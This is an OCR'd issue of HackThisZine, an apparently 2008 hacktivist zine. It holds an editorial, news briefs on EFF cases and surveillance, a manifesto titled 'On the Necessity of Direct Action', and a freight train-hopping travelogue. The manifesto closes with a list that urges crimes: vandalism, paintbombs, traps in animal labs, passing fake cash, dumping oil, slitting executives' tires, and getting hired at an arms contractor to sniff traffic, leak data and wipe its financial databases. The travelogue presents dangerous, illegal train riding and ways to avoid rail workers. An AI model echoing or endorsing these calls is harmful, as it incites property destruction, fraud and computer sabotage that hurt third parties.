
HackThisZine v6



In This Issue:

HACKTHISZINE v6

\!/ "To be truly radical is to make hope possible rather than despair convincing" \!/

\!/ Loose lips sink ship --- Snitches get stitches \!/

[0:0] **TABLE OF DISCONTENTS** [0:0]

About This Zine

Here we are with issue six of HackThisZine, it has been a long time since we put out the last issue and some of you may have thought that we were never going to come out with this issue, and at points we didn't either, but after much delay I can assure you that HackThisZine is indeed not vaporware.

As for those who will hate on us for not having an issue out for over a year, I have the following to say to you, if you want it to come out more often then help out! Send us an article, send us some art, volunteer to help lay out the zine, volunteer to help translate the zine, volunteer to help print the zine. We have lives outside the zine and putting it out isn't easy, or cheap!

We have a really great zine for you this time, we have part 2 of Nomenumbra's article about the PE file system, we have part too of the Train Hopping article by Ms. Haifleisch (part one was by Evoltech). We have an article on the scariness of facebook. We have an article about the Berkeley Tree Sit by our newest collective member Frenzy who has been helping out a lot around Hackbloc HQ, everyone give him a warm welcome! I think that this is out best issue yet and it comes out in a very interesting time, comcast has been ordered to stop its traffic shaping by the FCC, America is on the eve of electing a new president, and possibly also on the eve of invading Iran. The RNC and DNC are only a month away and may have already even happened by the time you read this, and the government and corporations (does there really need to be an and there?) are still invading your privacy in newer and more explicit ways. Action is more important now than it ever has been. We should take pride in the fact that comcast has been forced to respect net neutrality by the FCC and we should see that as a significant and inspiring victory and keep taking action untill the last entity trying to strangle our freedom has been toppled.

We hope that our sixth communique will help you in your struggle.

--The HackBloc Collective

Freedom Summer of Code is accepting coder applications!

Do you want to be compensated for inspiring and meaningful work this summer/winter? Well, Riseup's Freedom Summer of Code has an amazing list of great ideas for you to choose from to work on! If you apply to work on one of the submitted FSoC project proposals, you could be selected to receive funding for your work on the project. Take a look and submit your application soon. We will be working with various radical social justice organizations to determine the best fit and will announce the winners as soon as that has completed.

To apply to work on a project, first be sure to join the mailing list https://lists.riseup.net/www/info/fsoc-talk so you can get the latest updates on the project. Secondly, to apply to work on a proposed project (https://we.riseup.net/fsoc+proposals), visit the fsoc-coders pages (https://we.riseup.net/fsoc+coders) and follow the directions there.

__MIT Hackers Censored, Harassed by Unconstitutional Court Rulings__
Aug 11, 2008: Three MIT hackers Zack Anderson, RJ Ryan, and Alessandra Chiesa were sued in federal court and questioned by an FBI agent regarding their anticipated presentation at the DEFCON 16 conference detailing their research into the Massachusetts Bay Transit Authority (MBTA) transit cards. Federal Judge Douglas P. Woodlock held a special weekend session to grant an injunction illegally preventing the three from speaking or releasing any details on their research (despite the fact that their slideshow presentation was already on the net and the DEFCON CDs being distributed to conference attendees). The students attempted to notify the MBTA ahead of time to inform them of their vulnerabilities, but it was likely advertising "free subway rides for life" at a conference full of federal agents and white hat corporate sellouts which prompted the legal harassment. The EFF is representing the students.

__Telecommunication Companies granted Retroactive Immunity for Illegal NSA Wiretaps__
July 9, 2008: Congress passed the FISA Amendment Acts, which in addition to giving law enforcement broader powers in their warrantless surveillance programs, also gives Retroactive Immunity to companies who have secretly cooperated with the NSA in setting up wire taps to monitor the communications of U.S. citizens. In particular, this bill is intended to drop all the lawsuits that have been filed against corporations (such as Hepting v. AT&T) for their illegal surveillance and turning over of private information to the Feds. Making the immunity 'retroactive' is essentially admitting guilt that they've been breaking the law with their unconstitutional monitoring program, and are now just trying to cover their asses and prevent any sort of open discussion in court. What is most disturbing about this is not that the President authorized this secret NSA wiretap program before 9/11 happened, but that the Democrats have rolled over and approved every single bill the Republicans have been trying to push, even though they have the majority in Congress.
http://www.eff.org/issues/nsa-spying

__Internet Archive Successfully Challenges FBI Subpoena__
May 7, 2008: The FBI was forced to withdraw a National Security Letter against the Internet Archive (archive.org) after site founder Brewster Kahle, the EFF and the ACLU filed a lawsuit challenging the subpoena. The NSL called for a particular user's private information including
name, address, length of service, email header information, and activity logs and also agged the site founder from discussing the subpoena because it was "relevant to an ongoing, authorized national security investigation", FBI Asst. Director John Miller commenting on the case. Site founder Kahle stated, "We see this as an unqualified success ... the goal here was to help other receipients of NSLs ... understand that you can push back on these."
http://www.eff.org/press/archives/2008/05/06

__Homeland Security Chief Defends Seizing Laptops at Airports Without a Warrant__
August 6, 2008: In a Wired.com interview, DHS Chief Michael Chertoff states he is "concerned about denial-of-service attacks", but apparently is not concerned about unconstitutional seizures of laptops at airports. If someone is "entering the country with an encrypted
laptop ... and that individual refuses to cooperate by providing a password ... then the laptop could be seized and de-encrypted." The interview is revealing of DHS priorities and strategies in dealing with cybersecurity. In related enws, National Cyber Security Center director Rod Beckstrom spoke at DEFCON 16 calling computer hackers"one of the greatest threats we face today in cyberspace", making a comparison to Benedict Arnold, famous traitor during the American'Revolution'.
http://blog.wired.com/27bstroke6/2008/08/chertoff.html

__EFF Launches "Coders' Rights Project"__
The Electronic Frontier Foundation announced the Coders' Rights Project at the 2008 Blackhat convention. It's stated goal is to work to "protect researchers through education, legal defense, amicus briefs, and involvement in the community ... protecting innovation and
safeguarding the rights of curious tinkerers and hackers on the digital frontier". Currently on the project's website are several papers analyzing the legal aspects of vulnerability research, as well as active cases the EFF is working on.
http://www.eff.org/issues/coders

__RiseUp.net Announces "Freedom Summer of Code"__
RiseUp.net is calling for proposals for new tech-activist projects as well as soliciting programmers to help with development.

"Do you want to be compensated for inspiring and meaningful work this
summer/winter? Well, Riseup's Freedom Summer of Code has an amazing list of great ideas for you to choose from to work on! If you apply to work on one of the submitted FSoC project proposals, you could be selected to receive funding for your work on the project. Take a look and submit your application soon. We will be working with various radical social justice organizations to determine the best fit and will announce the winners as soon as that has completed.

To apply to work on a project, first be sure to join the mailing list https://lists.riseup.net/www/info/fsoc-talk so you can get the latest updates on the project. Secondly, to apply to work on a proposed project (https://we.riseup.net/fsoc+proposals), visit the fsoc-coders pages (https://we.riseup.net/fsoc+coders) and follow the directions there."

ON THE NECESSITY OF DIRECT ACTION

By Nomenumbra/[0x00SEC]

We have taller buildings but shorter tempers, wider freeways, but narrower viewpoints, We buy more, but enjoy less. We have bigger houses, but a smaller circle of friends. We have more degrees, but less commonsense. More knowledge but less fair judgement, more experts yet more problems. We've added years to our lives, without living them, We've done larger yet more meaningless things. We claim to live in a free world and are assured constantly the world is kept safe. Yet we are supposed to trade that same freedom for this "security," We have more strategic alliances, yet less friends. We multiplied our possessions but reduced our values. We learned how to make a living, but forgot how to make a life, We paved paradise, and put up a parking lot. We hunted entire species into near extinction, only to keep the last few in a zoo. We don't make friends, we cultivate "business relations"; Nobel ideals have made place for what is called common sense, and realism, yet we are still prepared to believe in lies bigger than the naivety of any ideal, all for the sake of maintaining the status quo. Cruelty and injustice, intolerance and oppression, do you truly not care or are you afraid to care? Because, if you don't care about the misery inflicted upon this world for the gain of the few, aren't you exactly the same kind of monster you believe the people you hold your prejudices against to be? If you do however, why don't you show some care? Are you afraid of the social reaction? Or are you afraid to see the truth? For the truth is that the extortionists, the oppressors, the rulers who oppress the masses and squeeze the life out of them where elected in most cases, or at least accepted. Who elected them? Who tolerated their rule? Who chose their modern-day Nero or Caligula?

If you're looking for the guilty, you need only look into a mirror, I know why you did it. I know you were afraid. War, terror, disease, fanaticism, It corrupted your common sense, your free will. You chose ignorance over truth. You chose conformism over expression. You chose security over freedom. You were promised order. You were promised peace. You were promised progress. And all that was demanded in return was your silent, obedient consent. And they couldn't be wrong, now could they? After all, they got "democratically" elected. They stood for progress and peace, your great leaders, your politicians, your priests, your captains of industry, your gods.

Then why do so many suffer I ask you. Why do so many of these leaders indulge in blatant over consumerism, while the majority of the world's population barely has enough food to make it trough the day. Why did your gods betray you and the ideals you believed they stood for? Did it make you, the common man in the "first world", happier? From the beginning, when man struggled with nature, not knowing where he might sleep, what he would eat, whether he would survive to see the light of dawn again, there have always been those who would lord over others. The People that believe that by some unseen right they are granted power over others, and would push others down so that they might climb, are the greatest threat to mankind's existence. For many years has one man or one race prospered on the sweat and work of others. With every new leader you hoped for a better world, a new tomorrow, a golden dawn, you big chance in the play that is human history. You traded your Pharaohs for Caesars, your Emperors for party leaders, your kings for captains of industry, hoping for that small glimmer of freedom, a chance to escape the cycle. But you neglected, you didn't bother, you assumed that another leader, a replacement would succeed where the former tyrant had failed. Instead of waking up and realizing that the suppressing nature of authority, the substitution of autonomy and sovereignty with conformism is what truly kept you down, you allowed yourself to be cuddled asleep by the soothing words of the tyrants,after all, this was the best solution no? All other solutions where just idealism and non-realism, no? For obviously, you must have everything your heart desires, for what else would one desire but expensive cars, big houses and fame? That is what you aim for, no?

Let me ask you a question. Do you enjoy your life? Did you wake up today and wish for tomorrow, a better day where you will appreciated? You don't live, you just scratch on day to day work, Commute, Sleep, Work, Commute, Sleep, A seemingly endless, forced cycle of social conformism. All we're waiting for is something worth waiting for. You learn what you already know, become what you already are. You waste waste the best 40 years of you life, to afford the last 20 of them, wasting away in some god-forsaken home for the elderly, forgotten by the society you helped create, ignored by the leaders you brought to power and neglected by the children you spawned. After all, they are just like you, and are too busy being self-made people, reaching for the top to care for someone who's economic usefulness is virtually absent, save for being a consumer., we're mindless ants, consumers, by products of a commodity fetish. Poverty, war, injustice, Profit-driven wars, freedom of expression is not what concerns us, what concerns us are fancy human-interest magazines, television with over 400 channels, luxury cars, cheap and fast takeaway meals, a huge fucking house, electrically-operated sexual devices, Rolex, KFC, Mercedes, nike, MTV, Chrysler, McDonalds', G-star, Dell, Geox, Toyota now THAT concerns us. Love, success, happiness, art, knowledge and even charities have all become a branded, force-fed product, bought for no other reason than the inability of the masses to cope with media-induced consumerist intoxication.

What else is there to life but this? Nothing, after all, it's all on television, all right there, look in awe, listen, forget today's misery, kneel, pray for salvation and hope that one day you will be among the stars and role-models fed to you trough mass-media, that one day you will be adored, only to mindlessly indulge in consumerism for no other reason than to radiate an image of social acceptance. You claim to be comfortable and happy with your rabid consumerism yet why do you suffer from burn-out and a condition near to existential despair? For what purpose do you live? To become wealthy or famous? You think you ever will be? And what if you succeed? Tell me why nowadays people know the price of everything and the value of nothing.

Every image you watch on that television, every sitcom, every news bulletin is another second off your life, never to return,wasted in a state of mindless apathy towards your mortality. Do you know how long you live? Do you realize that any moment it could end as abruptly and senselessly as it begun, just like that? Don't you have other things to do? Is your life so fucking empty and meaningless that you honestly can't think of a better way to spend these moments than to waste away in solitude and consumerism? Or are you so intoxicated by social conformism that you adhere to a set of standards ,installed by a social class you don't belong to, to make you indulge in mindless consumerism for the benefit of the elite? Are you so afraid of stigma and social rejection that you simply ignore the choice to break this cycle? Is the only reason you're still alive because someone decided to let you stay alive, because you still have "a job to do" or yet "have to make it" in life? Is the only reason you continue from day to day because you're waiting for "your moment". Your fucking 15 minutes of fame, your moment of immortal glory. Don't you realize that your dreams of riches and fame are soap-bells created by the elite to keep you down? Your American Dream is exactly what it says, a dream. Tell your what, you WON'T be a popstar, you WON'T be a famous writer, you WON'T be a leading CEO. You'll probably end up in a fucking small gray cubicle, processing information that is none of your concern for a fee just enough to stay alive and rent your small apartment. You'll owe people so much money you aren't broke, but broken. You won't even be able to afford to pay attention.You'll work on day-to-day, waiting for that tiny promotion, and when the chance occurs, you'll have to push others down to climb.You'll have nothing sensible to say, but hey, you can say it in five fucking languages and are certified to do so as well.Not because you're incompetent or stupid, but simply because you're waiting for your promotion, your "chance in life", instead of looking for an alternative to this apathetic cycle. And after years of waiting, you realize that all you've done, all you've been, all you've ever wanted to be was a tool, a simple instrument to generate more profit for the select group of elite, the bourgeois who control the means of production and squeeze you for every last penny, the group you're dying to belong to, but will never be part of. The agony caused by this subconscious knowledge leads to a lot of frustration in this world, to apathy towards true suffering, like that of the hungry or that of those under repression or in the middle of a war that is none of their concern.All your life dreams that have been fed trough television and marketing are just created to keep you subdued as an underling.Let's stop praying for someone to save us and start saving ourselves.Let's stop this and start over.You are more than the sum of what you consume.

YOU ARE NOT YOUR JOB
YOU ARE NOT YOUR FUCKING BIG TELEVISION
YOU ARE NOT THAT WASHING MACHINE OR YOUR HUGE CAR

Break the cycle, don't go for that career of mindless drudgery, express yourself, reprint, reword, and reuse copyrighted material, shut down major intersections in the business district, deface billboards, storm executive offices, social engineer some food and give it out to people on the street, crash political party conventions, throw paintbombs around in the business district, set up traps in animal testing labs, cause mayhem at political congresses,occupy bank buildings, circulate large amounts of fake cash at McDonalds, spray paint SUVs, sabotage major economic conferences, dump large amounts of unprocessed oil near shell executive buildings, Slit tires of cars of major executives, go on an adbusting spree and give the city back to the citizens, remove corporate multinational intoxication from everyday life, get hired as a waiter at major multinational CEO and financial congresses and take the food to the streets and distribute it among the poor, get hired as a phone call connector in a major bank and connect every call to the wrong person, get hired as a network administrator for a major arms contractor, sniff their traffic, make sensitive, incriminating information public and wipe their financial databases afterwards. By actions which compel general attention, the notion that they are not powerless seeps into people's minds and gives them the opportunity to reclaim their freedom. One such act may, in a few days, wake up more people than thousands of pamphlets.
Think you can't make a difference? Think again. You cook their meals, haul their trash, write their software, connect their calls, drive their ambulances, wash their cars, pump their gas, teach their kids operate their networks and guard them wile they sleep.

They DEPEND upon you more than both you and they know, more than they WANT you to know. Once you realize this, your potential, the fact that you don't NEED those leeches on top, those tyrants, you can work towards freedom, TRUE freedom, not the bogus freedom-promised by so many. If you don't claim your life to the fullest you will become a statistic. Do you realize that your life is a precious gift, given only once like this, that you are spending most of it doing things that are none of your business? If you where to die tomorrow, what are you going to do today?Why aren't you doing it already? Afraid you don't fit in? Afraid of the reaction?

This is your life and it's ending one minute at a time!

By Haifleisch

Around sunset we headed out to the Oakland train yard and wandered down past the bend to where the over-pass comes down to meet the ground. Evoltech insisted we sit down against a pillar and rest because our bags were dragging us down. We didn't see a train for hours so eventually we pulled out our blanket and fell asleep.

I jolted awake to him jumping up and pulling the blanket off of me a train... flatcars. Not our first choice, actually the one I specifically didn't want to take; too exposed and nowhere to sleep, but, when a decent looking 48 came into sight, we grabbed our packs and ran for it. Delirious from being awakened from a deep sleep, I ran along side the car and grabbed the handles on either side of the ladder, and then looked down. The first ladder step was high, requiring a leap. It was hard to navigate while the train was moving. I could see myself missing the step, my lower body swinging under where the wheel was ready to take off my foot. I panicked and let go.

"I couldn't do it", I said, my heart racing. I was ready to try again, but there were no more rideable cars. The train passed and we went back to our spot feeling like we might have a chance of catching out that night. That was our first train in the right direction and it was 2 in the morning. A few minutes later an auto consist passed, but there's nowhere to ride an auto consist. We sat back down and fell immediately back to sleep, but lighter. An hour later we woke up to the scanner chirping, "HERE WE GO!"

When another train came along Evoltech called it in on the UP tracking number. It was our hot shot to Ill. He ran to catch the train, and stepped up onto the tracks at the same time I spotted a train coming the opposite direction towards us. They are amazingly quiet until they are right on top of you. I grabbed him right before he stepped out in front of it. We waited anxiously for it to pass, watching our train creep along on the other side. Thankfully the other train was a short one and once it passed we ran for ours. This train was moving very slowly,making it easy to catch. We waited for an inter-modal car with a decent sized platform that was blocked from the wind. Once we found the car we wanted we realized the train was stopping, then we noticed the headlights of a yard workers 4 wheeler. Luckily, right in front of our car was a pillar with a bush on the other side which gave us perfect cover. We inched around, hiding from the 4 wheeler as it drove past.

The train sat for a long time. We sat between the bush and the pillar eating dried mangoes and watching peeper frogs. Evoltech had found a inter-modal 48 that had a solid drop in the bottom so we could lie down, avoid being seen, and not have to hold on for dear life.

Around sunrise we started to wonder if our train was ever going to leave. Then we heard the brakes release. The sound of the trains are far less distinct then the books [1] we read suggested. Evoltech shot me a mischievous grin and we hopped on. We waited for the train to clear the Am-track station, and then made ourselves a cozy bed and curled up and fell fast asleep.

We woke up around noon and spent a few miserable hours pressed into a half foot of shade on one wall of the train car, trying to escape the blazing afternoon sun, while the train picked up more cars in Sacramento.
Later that day we rode through Donner Pass. Evoltech and I stood at the edge of the car wishing that we could jump in the water of the river below. I was so thirsty and knew our water would be gone soon. I remembered hearing they were hard on hobos in Reno, NV, and knew that it might be our next stop and only chance to get water for a while. While riding a locomotive the noise is deafening. It surrounds you, vibrating through your body. The train feels like some giant ancient beast that the railroads have managed to tentatively wrangle.

Sleeping at night was not easy. We layered up early but it was not enough. Every part of our bodies that touched the train was chilled and wouldn't warm up. The previous tenant of the car had left a plastic tomato box which we used to pee in. Last night that box made its way around the car squeezing in between us and once nestling by my head. Coming through the mountains that night every inch of the sky was lit by stars.

Somewhere in the middle of the night I woke up to the cars crashing together violently and then felt the train moving as if it had no breaks. I wondered if we were in a humping yard. In a humping yard trains are taken apart and reconnected, guided down sloping tracks, joining the car in front of them by slamming the connectors of the two cars together. It isn't a safe place to be on a car to say the least. Fortunately we weren't a hump yard and the yard workers were just breaking off a few cars.

Somehow we slept through Reno and woke around sunrise, when the train stopped in Elko. With only a half liter of water left, we threw our packs over and started looking for a spigot. We found one in front of a Swan's Ice Cream office. We filled our water bottles and ran back to the train, but we were too late and it pulled out seconds before we reached it.

We decided to walk to a store and get a few gallon jugs of water. The first place we came across was a trailer park / casino with a store. We bought water and asked the counter woman questions about Elko She and the older man were very friendly. She even offered us a complementary breakfast that was for guests only. It was our first time off the train and we had been rolling in soot and dirt for what felt like days. We stuck out like sore thumbs in Elko. We got Popsicles and gobbled down the free dough nuts and headed back down to the tracks to wait for our train.
The only tree any where near the track was still to far from where the train stopped so we found a sage bush about three feet high and curled in the tiny patch of shade beneath it. We tried rigging up Evoltech's wool

blanket to create more shade but it was just as miserable, laying in the pokey brush in a 105 degree weather with ants and horseflies attacking us. We hadn't seen a train in a while and I was melting. Evoltech wanted to stay put. I grew more and more aggravated by the heat. Then a train came our way and we charged through the sage brush. I jumped on a grainer barely holding on with one arm until Evoltech yelled "no platform, no platform!" I jumped backwards off the ladder and my pack threw me sideways and onto my elbows on the rocks, scoring myself some mean road rash.

Then the train stopped. We picked out a grainer and ducked back. Evoltech listened to the scanner and determined that they were breaking the train up. We got off and sat down in the bushes. I was starting to get heat stroke. We went back into town, to a super market where everyone stared at us. Evoltech would say "hello, how are you" and they would break their silent shock into a cordial smile. "Fine how are you?".

I was so heat exhausted that we ended up catching a bus to Salt Lake City. In SLC we spent the day with my brother. The next morning we woke up extra early and he drove us back to the tracks not far from the greyhound station. We found a area under the over-pass between three lines where it looked like the trains were slowing down and waited there for hours, missing train after train because they were going too fast. A slightly off-his-rocker and down-on-his-luck dude came by and chatted us up for a while. He tried to offer us help, a place to stay, a possible job, even insisted Evoltech take 3 dollars. Then a UP officer came along and gave us the friendliest warning to move along we've ever had... Mormons. We decided it was time to leave and walked down town. We spent the three dollars earned on ice cream and saw the pirates of the Caribbean at the nearest air conditioned mall.

Back down at the tracks later that night things looked a little more promising. We found a spot closer to the yard. A group of hobos was already there and they were friendly so we sat down. One was a gutter punk our age from MN and the other two, Willy and Mortikai, were seasoned hobos in their 30's

Willy and Mortikai passed on the train to California, because it was bound for Colton. Apparently the Colton yard is notoriously hellish. The two of them had been traveling together for three weeks. They were an odd couple. Willy was an Okie, blond and lanky, who obviously grew up riding the trains. Mortikai was the same age but big and loud; an aged hobo punk with the usual I've-been-punk-as-fuck-since-I-was-born-stories- but good ones. He had recently been released from jail for extreme eco-activism. The two of them knew every train hopper and crust punker there was. Mortikai's dog, Pascal, was also along for the ride. Mortikai was still recovering from a twisted ankle so they were only catching stopped trains. They worked as a team; Willy would scout out a good car, then Mortikai would pass up Pascal and climb on. They had a hobo story for every part of the country. This was supposed to be Mortikai's retirement run.

We admitted this was our first time out. There was no fooling them anyways. They laughed at our scanner and calling in the trains on a cell phone. Mortikai said he was going to write a song about Evoltech. Mortikai told us about his one true love (not Shakira, who he was infatuated with at the moment), but a member of an all female train hopping gang. 6 years ago on a rainy night he gave her a hand up on a freight car and her grip slipped. She was pulled under the wheel and died. "Man I loved that woman", he said.

They sang songs, Mortikai talked about the tough as fuck girls in the hobo gang, squats, the 200 lb. rottweiler he used to hop with, and the young punks he avoids because they remind him of his old self. "Now train hopping kids these days have no respect", he said. "They're too obvious while catching out, trying to prove how punk they are." They let us in on the use of water keys (you can buy them for $2 at large hard ware stores. They are used to open water spigots in industrial areas that have no wheel on them. If you're lucky you can find one in a nursery for free). They scoffed at Charlie, forgetting his water and heading through Vegas, one of the worst yards in the country. They talked about "The Good Old Days" when they would jump off of trestle bridges and out of trees to catch trains, and catching out at 25MPH trains over the road.

Willy chimed in here and there with songs and anecdotes. After they missed a especially promising train Willy was visibly distressed. "I need the therapy, I need to get gone, be on a train for a couple of days", he said. You could tell they had been spending every hour of every day together and now were as thick as Laurel and Hardy. Mortikai told us to drop his name if we came across other hobos, and warned us of some of the violent hobo gangs on the northern route. We all laughed a lot and said good bye and missed our train several times.

Not ten minutes after they left to go sleep in a field, we crossed the road like they suggested, just in time to catch our train. This time I hopped on before Evoltech even knew what was happening. Evoltech was surprised. That night was the most uncomfortable, freezing cold. Without cardboard to lay on my hips got even more bruised from laying on the train floor.
We woke up the next day in Wyoming. Wyoming started off hot, dry, and dull. By dusk the air had cooled and we were driving through pale green plains and terracotta red rock outcroppings. They were stacked like hap-

hazard dinner plates, jutting suddenly out of the mild landscape making a surreal movie set quality. A few farm houses sat on the plains with red rock piles dropped straight from mars in their back yard. It was the first sunset of the trip that I remember. Blue and pink like bubble gum ice cream.

We were dangerously low on water and planned on getting off in Cheyenne to get more and try to catch another train into Saint Louis to visit The Priest. We fell asleep though and woke up in the Cheyenne station with giant station houses, like Disneyland castles, flying Union Pacific flags directly on either side of us. No way to get out there. I tried to nudge Evoltech awake but he wasn't budging. The train picked up suddenly and I watched Cheyenne disappear fast.

All night long the water bottle had been leaking and gathering in the back seam of the car, soaking the backpacks and the both of us as we slept. Fortunately this was a faster train then our last one and we had already gone through half of Nebraska before we woke up again.

